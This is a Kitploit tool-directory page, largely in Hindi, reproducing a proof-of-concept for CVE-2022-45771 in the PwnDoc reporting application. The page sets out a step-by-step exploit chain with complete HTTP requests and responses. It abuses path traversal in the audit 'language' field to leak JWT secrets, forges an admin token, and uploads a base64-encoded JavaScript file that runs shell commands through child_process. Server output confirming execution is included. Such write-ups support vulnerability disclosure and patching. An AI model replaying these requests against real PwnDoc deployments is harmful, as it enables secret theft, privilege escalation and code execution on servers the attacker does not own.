
Skip to content
KitploitKITPLOIT
उपकरणब्लॉग
जमा करें
उपकरणब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2022-45771 — [PoC] PwnDoC में LFI के माध्यम से विशेषाधिकार वृद्धि और कोड निष्पादन | Kitploit
उपकरण/GitHubGitHub/yuriisanin/cve-2022-45771
विशेषाधिकार वृद्धिभेद्यता विश्लेषणकोड विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगपेलोड डेवलपमेंट
GitHubyuriisanin/cve-2022-45771

CVE-2022-45771

[PoC] PwnDoC में LFI के माध्यम से विशेषाधिकार वृद्धि और कोड निष्पादन

रिपॉजिटरी देखें
623 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2022-45771

The PwnDoc is vulnerable to both path traversal and local file inclusion (LFI), which allows unprivileged users to disclose JWT secrets and achive code execution.

Requirements:

  • An attacker has valid account with user role
  • The application has a report template with either finding.vulnType or finding.category tag

video-poc

विवरण

भेद्यता श्रृंखला में निम्नलिखित भाग शामिल हैं:

  1. AuditSchema.language प्रॉपर्टी की मॉडल और एंडपॉइंट दोनों स्तरों पर अनुपस्थित वैलिडेशन। (देखें /backend/src/models/audit.js, line: 71, /backend/src/routes/audit.js, line: 57)
  2. रिपोर्ट जनरेशन के दौरान उपयोगकर्ता-आपूर्ति किए गए AuditSchema.language पैरामीटर के साथ require फ़ंक्शन का उपयोग। (देखें /backend/src/translate/index.js, line: 10, /backend/src/lib/report-generator.js, lines: 24-25, 477, 487)
  3. auth.js फ़ाइल में मॉड्यूल एक्सपोर्ट के माध्यम से jwtSecret और jwtRefreshSecret पैरामीटर एक्सपोज़ होना। (देखें /backend/src/lib/auth.js, lines: 17-21)
  4. असुरक्षित टेम्प्लेट फ़ाइल अपलोड कार्यक्षमता js फ़ाइलें अपलोड करने की अनुमति देती है (template:create अनुमति आवश्यक है)।

[PoC] JWT सीक्रेट प्रकटीकरण से विशेषाधिकार वृद्धि

  1. language के रूप में ../lib/auth.js के साथ एक ऑडिट बनाएं; बाद में require फ़ंक्शन का उपयोग करके फ़ाइल लोड और निष्पादित की जाएगी, और परिणामस्वरूप jwtSecret और jwtRefreshSecret दोनों एक्सपोर्ट हो जाएंगे।

Request:

root@kitploit:~
POST /api/audits HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 73
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: {user-agent}
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}


{"name":"privesc-poc","language":"../lib/auth.js","auditType":"tested"}

Response:

root@kitploit:~
HTTP/1.1 201 Created
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:34:32 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 598
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition

{"status":"success","datas":{"message":"Audit created successfully","audit":{"collaborators":[],"reviewers":[],"state":"EDIT","approvals":[],"_id":"637a49086f5a2e0012dd58c5","name":"privsec-poc","language":"../lib/auth.js","auditType":"tested","creator":"637a2065ab932e0012015580","sections":[],"customFields":[],"sortFindings":[{"category":"jjj","sortValue":"cvssScore","sortOrder":"desc","sortAuto":true},{"category":"dd","sortValue":"cvssScore","sortOrder":"desc","sortAuto":true}],"scope":[],"findings":[],"createdAt":"2022-11-20T15:34:32.246Z","updatedAt":"2022-11-20T15:34:32.246Z","__v":0}}}
  1. ऑडिट के लिए एक रिपोर्ट टेम्प्लेट सेट करें। ध्यान दें कि टेम्प्लेट में finding.vulnType - {vulnType} या finding.category - {category} टैग होना चाहिए। टेम्प्लेटिंग दस्तावेज़ देखें।

Request:

root@kitploit:~
PUT /api/audits/637a49086f5a2e0012dd58c5/general HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 207
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: {user-agent}
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}


{"collaborators":[],"reviewers":[],"_id":"637a49086f5a2e0012dd58c5","name":"privesc-poc","language":"../lib/auth.js","auditType":"tested","customFields":[],"template":"6377d57e5cccb10012049dbb","scope":[]}

Response:

root@kitploit:~
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:34:43 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 65
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition

{"status":"success","datas":"Audit General updated successfully"}
  1. ऑडिट में फाइंडिंग जोड़ें। ध्यान दें कि category या vulnType प्रॉपर्टी में jwtSecret होना चाहिए।**

Request:

root@kitploit:~
POST /api/audits/637a49086f5a2e0012dd58c5/findings HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 368
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: {user-agent}
Referer: https://127.0.0.1:8443/audits/637a2106ab932e0012015583/findings/add
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}

{"title":"dsdsd","vulnType":"prod","description":"{description}","observation":"{observation}","references":[],"cvssv3":"CVSS:3.1/AV:A/AC:H/PR:L/UI:R/S:U/C:L/I:L/A:L","category":null,"customFields":[], "category":"jwtSecret", "vulnType":"jwtRefreshSecret"}

Response:

root@kitploit:~
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:34:54 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 65
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition

{"status":"success","datas":"Audit Finding created successfully"}
  1. पहले बनाए गए ऑडिट के लिए रिपोर्ट जनरेट करें, और बनाए गए docx दस्तावेज़ से jwtSecret का मान प्राप्त करें।

Request:

root@kitploit:~
GET /api/audits/637a49086f5a2e0012dd58c5/generate HTTP/1.1
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate, br
Host: 127.0.0.1:8443
User-Agent: {user-agent}
Accept-Language: en-GB,en;q=0.9
Referer: https://127.0.0.1:8443/audits/637a2106ab932e0012015583/findings/add
Connection: keep-alive
Cookie: token=JWT%20{token}


Response:

root@kitploit:~
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:37:34 GMT
Content-Type: application/octet-stream
Content-Length: 98134
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
Content-Disposition: attachment; filename="rce-poc.docx"

{doc-content}
  1. अपने JWT टोकन के अंदर role फ़ील्ड को admin में बदलें और प्राप्त jwtSecret का उपयोग करके उस पर हस्ताक्षर करें।

JWT पेलोड:

root@kitploit:~
{
  "id": "637a2065ab932e0012015580",
  "username": "justuser",
  "role": "admin",
  "firstname": "justuser",
  "lastname": "justuser",
  "email": "[email protected]",
  "phone": "12345",
  "roles": [
    "audits:create",
    "audits:read",
    "audits:update",
    "audits:delete",
    "images:create",
    "images:read",
    "clients:create",
    "clients:read",
    "clients:update",
    "clients:delete",
    "companies:create",
    "companies:read",
    "companies:update",
    "companies:delete",
    "languages:read",
    "audit-types:read",
    "vulnerability-types:read",
    "vulnerability-categories:read",
    "sections:read",
    "templates:read",
    "users:read",
    "roles:read",
    "vulnerabilities:read",
    "vulnerability-updates:create",
    "custom-fields:read",
    "settings:read-public"
  ],
  "iat": 1668958053,
  "exp": 1668958953
}

[PoC] कोड निष्पादन प्राप्त करना

JWT सीक्रेट का पता लगाने और admin भूमिका या template:create अनुमति जोड़ने के बाद, हमलावर टेम्प्लेट अपलोड कार्यक्षमता का उपयोग करके अपलोड किए गए JS कोड को निष्पादित करने के लिए पाथ ट्रैवर्सल हमले का उपयोग कर सकता है।

  1. रिपोर्ट अपलोड कार्यक्षमता का उपयोग करके js फ़ाइल अपलोड करें।

Request:

root@kitploit:~
POST /api/templates HTTP/1.1s
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 571
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: {user-agent}
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}

{"name":"exploit-poc","file":"Y29uc29sZS5sb2coJ1tQT0NdIC0gU3RhcnQgb2YgY29kZSBleGVjdXRpb24uJyk7Cgpjb25zdCB7IGV4ZWMgfSA9IHJlcXVpcmUoImNoaWxkX3Byb2Nlc3MiKTsKCmV4ZWMoImxzIC1sYSIsIChlcnJvciwgc3Rkb3V0LCBzdGRlcnIpID0+IHsKICAgIGlmIChlcnJvcikgewogICAgICAgIGNvbnNvbGUubG9nKGBlcnJvcjogJHtlcnJvci5tZXNzYWdlfWApOwogICAgICAgIHJldHVybjsKICAgIH0KICAgIGlmIChzdGRlcnIpIHsKICAgICAgICBjb25zb2xlLmxvZyhgc3RkZXJyOiAke3N0ZGVycn1gKTsKICAgICAgICByZXR1cm47CiAgICB9CiAgICBjb25zb2xlLmxvZyhgc3Rkb3V0OiAke3N0ZG91dH1gKTsKfSk7CmNvbnNvbGUubG9nKCdbUE9DXSAtIEVuZCBvZiBjb2RlIGV4ZWN1dGlvbi4nKTsK","ext":"js"}

Response:

root@kitploit:~
HTTP/1.1 201 Created
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:36:24 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 95
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition

{"status":"success","datas":{"_id":"637a49786f5a2e0012dd58c7","name":"exploit-poc","ext":"js"}}

फ़ाइल की सामग्री बेस64-एन्कोडेड JS कोड है:

root@kitploit:~
console.log('[POC] - Start of code execution.');

const { exec } = require("child_process");

exec("ls -la", (error, stdout, stderr) => {
    if (error) {
        console.log(`error: ${error.message}`);
        return;
    }
    if (stderr) {
        console.log(`stderr: ${stderr}`);
        return;
    }
    console.log(`stdout: ${stdout}`);
});
console.log('[POC] - End of code execution.');

  1. AuditSchema.language प्रॉपर्टी के रूप में ../../report-templates/exploit-poc.js के साथ एक ऑडिट बनाएं; बाद में फ़ाइल require फ़ंक्शन का उपयोग करके लोड और निष्पादित की जाएगी।

Request:

root@kitploit:~
POST /api/audits HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 130
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: {user-agent}
Referer: https://127.0.0.1:8443/audits
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token-with-privileges}

{"name":"rce-poc","language":"../../report-templates/exploit-poc.js","auditType":"tested"}

Response:

root@kitploit:~
HTTP/1.1 201 Created
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:36:37 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 617
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition

{"status":"success","datas":{"message":"Audit created successfully","audit":{"collaborators":[],"reviewers":[],"state":"EDIT","approvals":[],"_id":"637a49856f5a2e0012dd58c8","name":"rce-poc","language":"../../report-templates/exploit-poc.js","auditType":"tested","creator":"637a2065ab932e0012015580","sections":[],"customFields":[],"sortFindings":[{"category":"jjj","sortValue":"cvssScore","sortOrder":"desc","sortAuto":true},{"category":"dd","sortValue":"cvssScore","sortOrder":"desc","sortAuto":true}],"scope":[],"findings":[],"createdAt":"2022-11-20T15:36:37.885Z","updatedAt":"2022-11-20T15:36:37.885Z","__v":0}}}
  1. ऑडिट के लिए कोई भी मान्य टेम्प्लेट सेट करें।

Request:

root@kitploit:~
PUT /api/audits/637a49856f5a2e0012dd58c8/general HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 224
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: {user-agent}
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token={token-with-privileges}

{"collaborators":[],"reviewers":[],"_id":"637a49856f5a2e0012dd58c8","name":"rce-poc","language":"../../report-templates/exploit-poc.js","auditType":"tested","customFields":[],"template":"6377d57e5cccb10012049dbb","scope":[]}

Response:

root@kitploit:~
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:37:02 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 65
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition

{"status":"success","datas":"Audit General updated successfully"}
  1. कोड निष्पादन प्राप्त करने के लिए रिपोर्ट जनरेशन ट्रिगर करें।

Request:

root@kitploit:~
GET /api/audits/637a49856f5a2e0012dd58c8/generate HTTP/1.1
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate, br
Host: 127.0.0.1:8443
User-Agent: {user-agent}
Accept-Language: en-GB,en;q=0.9
Referer: https://127.0.0.1:8443/audits/637a2106ab932e0012015583/findings/add
Connection: keep-alive
Cookie: token=JWT%20{token}

Response:

root@kitploit:~
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:37:34 GMT
Content-Type: application/octet-stream
Content-Length: 98134
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
Content-Disposition: attachment; filename="rce-poc.docx"

{doc-content}

निम्नलिखित लॉग दिखाई देने चाहिए:

root@kitploit:~
pwndoc-backend     | [POC] - Start of code execution.
pwndoc-backend     | [POC] - End of code execution.
pwndoc-backend     | stdout: total 1156
pwndoc-backend     | drwxr-xr-x    1 root     root          4096 Nov 18 12:05 .
pwndoc-backend     | drwxr-xr-x    1 root     root          4096 Nov 18 13:00 ..
pwndoc-backend     | -rw-r--r--    1 root     root            23 Nov 18 11:43 .dockerignore
pwndoc-backend     | -rw-r--r--    1 root     root           266 Nov 18 11:43 Dockerfile
pwndoc-backend     | -rw-r--r--    1 root     root           249 Nov 18 11:43 Dockerfile.dev
pwndoc-backend     | -rw-r--r--    1 root     root           250 Nov 18 11:43 Dockerfile.test
pwndoc-backend     | -rw-r--r--    1 root     root           412 Nov 18 11:43 README.md
pwndoc-backend     | -rw-r--r--    1 root     root           204 Nov 18 11:43 babel.config.js
pwndoc-backend     | -rw-r--r--    1 root     root           749 Nov 18 11:43 docker-compose.dev.yml
pwndoc-backend     | -rw-r--r--    1 root     root           367 Nov 18 11:43 docker-compose.test.yml
pwndoc-backend     | -rw-r--r--    1 root     root            67 Nov 18 11:43 jest.config.js
pwndoc-backend     | drwxr-xr-x  594 root     root         20480 Nov 18 12:05 node_modules
pwndoc-backend     | -rw-r--r--    1 root     root       1100446 Nov 18 11:43 package-lock.json
pwndoc-backend     | -rw-r--r--    1 root     root          1255 Nov 18 11:43 package.json
pwndoc-backend     | drwxr-xr-x   10 root     root           320 Nov 20 15:36 report-templates
pwndoc-backend     | drwxr-xr-x    7 root     root          4096 Nov 18 12:04 src
pwndoc-backend     | drwxr-xr-x    2 root     root          4096 Nov 18 12:04 ssl
pwndoc-backend     | drwxr-xr-x    2 root     root          4096 Nov 18 12:04 tests
pwndoc-backend     | 

समर्थन

आप मुझे Twitter, GitHub या YouTube पर फ़ॉलो कर सकते हैं।

टूल डाउनलोड करें